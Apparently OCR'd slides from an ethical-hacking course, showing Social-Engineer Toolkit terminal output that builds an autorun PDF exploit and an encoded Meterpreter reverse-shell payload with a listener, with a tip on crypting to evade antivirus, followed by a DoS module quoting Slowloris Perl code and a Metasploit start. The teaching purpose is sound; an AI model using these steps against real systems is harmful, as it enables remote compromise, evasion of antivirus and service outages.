
```
set:payloads>2
```

```
set> IP address for the payload listener: 172.16.100.5
```

```
set> IP address for the payload listener: 172.16.100.5
```

```
set:payloads> Port to connect back on [443]:9999
```

```
[*] Generating fileformat exploit...  
[*] Payload creation complete.  
[*] All payloads get sent to the /root/.set/template.pdf directory  
[*] Your attack has been created in the SET home directory folder 'autorun'  
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if nee  
ded.  
[-] Copy the contents of the folder to a CD/DVD/USB to autorun  
set> Create a listener right now [yes/no]: yes
```



```
Visit: https://www.trustedsec.com

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 4
```

```
set> 4
set:payloads> Enter the IP address for the payload (reverse):172.16.100.5
```



```
root@kali: ~  
File Edit View Search Terminal Help  
7) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter  
8) Windows Meterpreter All Ports Spawn a meterpreter shell and find a port home (every port)  
9) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter  
10) Windows Meterpreter Reverse DNS Use a hostname instead of an IP address and spawn Meterpreter  
11) SE Toolkit Interactive Shell Custom interactive reverse toolkit designed for SET  
12) SE Toolkit HTTP Reverse Shell Purely native HTTP shell with AES encryption support  
13) RATTE HTTP Tunneling Payload Security bypass payload that will tunnel all comms over HTTP  
14) ShellcodeExec Alphanum Shellcode This will drop a meterpreter payload through shellcodeexec  
15) PyInjector Shellcode Injection This will drop a meterpreter payload through PyInjector  
16) MultiPyInjector Shellcode Injection This will drop multiple Metasploit payloads via memory  
17) Import your own executable Specify a path for your own executable  
set:payloads >2
```

```
Select one of the below, 'backdoored executable' is typically the best. However, most still get picked up by AV. You may need to do additional packing/crypting in order to get around basic AV detection.  
1) shikata ga nai  
2) No Encoding  
3) Multi-Encoder  
4) Backdoored Executable  
set:encoding >3
```

```
set:encoding>3  
set:payloads> PORT of the listener [443]:443
```

```
root@kali: ~  
File Edit View Search Terminal Help  
[*] x86/shikata_ga_nai succeeded with size 1900 (iteration=1)  
[*] x86/shikata_ga_nai succeeded with size 1929 (iteration=2)  
[*] x86/shikata_ga_nai succeeded with size 1958 (iteration=3)  
[*] x86/shikata_ga_nai succeeded with size 1987 (iteration=4)  
[*] x86/shikata_ga_nai succeeded with size 2016 (iteration=5)  
[*] x86/countdown succeeded with size 2034 (iteration=1)  
[*] x86/countdown succeeded with size 2052 (iteration=2)  
[*] x86/countdown succeeded with size 2070 (iteration=3)  
[*] x86/countdown succeeded with size 2088 (iteration=4)  
[*] x86/countdown succeeded with size 2106 (iteration=5)  
[*] Your payload is now in the root directory of SET as payload.exe  
[-] The payload can be found in the SET home directory.  
set> Start the listener now? [yes|no]: yes
```

```
[*] Exploit running as background job  
msf exploit(handler) >  
[*] Started reverse handler on 172.16.100.5:443  
[*] Starting the payload handler...
```



09- Denial-of-Service



Denial-of-Service

Module 09


Unmask the **Invisible Hacker.**



What is a Denial-of-Service Attack?






- Denial of Service (DoS) is an attack on a computer or network that **reduces, restricts** or **prevents** accessibility of system resources to its legitimate users
- In a DoS attack, attackers flood a victim system with **non-legitimate service requests or traffic** to overload its resources
- DoS attack leads to **unavailability of a particular website** and **slow network performance**



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یکی از روش های برای انجام عملیات DDOS استفاده از اسکریپت Slowloris تحت Perl می باشد که به شما اجازه می دهد که با حداقل پهنای باند باعث شوید تا سرویس مورد نظر سمت مقصد از کار بیافتد.






```
slowloris.pl (~/Desktop) - VIM
File Edit Tools Syntax Buffers Window Help

print "Usage:\n\n\tperl $0 -dns [www.example.com] -options\n";
print "\n\tType 'perldoc $0' for help with options.\n\n";
exit;
}
unless ($port) {
$port = 80;
print "Defaulting to port 80.\n";
}
unless ($tcpto) {
$tcpto = 5;
print "Defaulting to a 5 second tcp connection timeout.\n";
}
unless ($test) {
unless ($timeout) {
$timeout = 100;
print "Defaulting to a 100 second re-try timeout.\n";
}
unless ($connections) {
$connections = 1000;
print "Defaulting to 1000 connections.\n";
}
}
my $usemultithreading = 0;

30,1 9%
```

پیاده سازی DDOS با استفاده از Metasploit



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole
```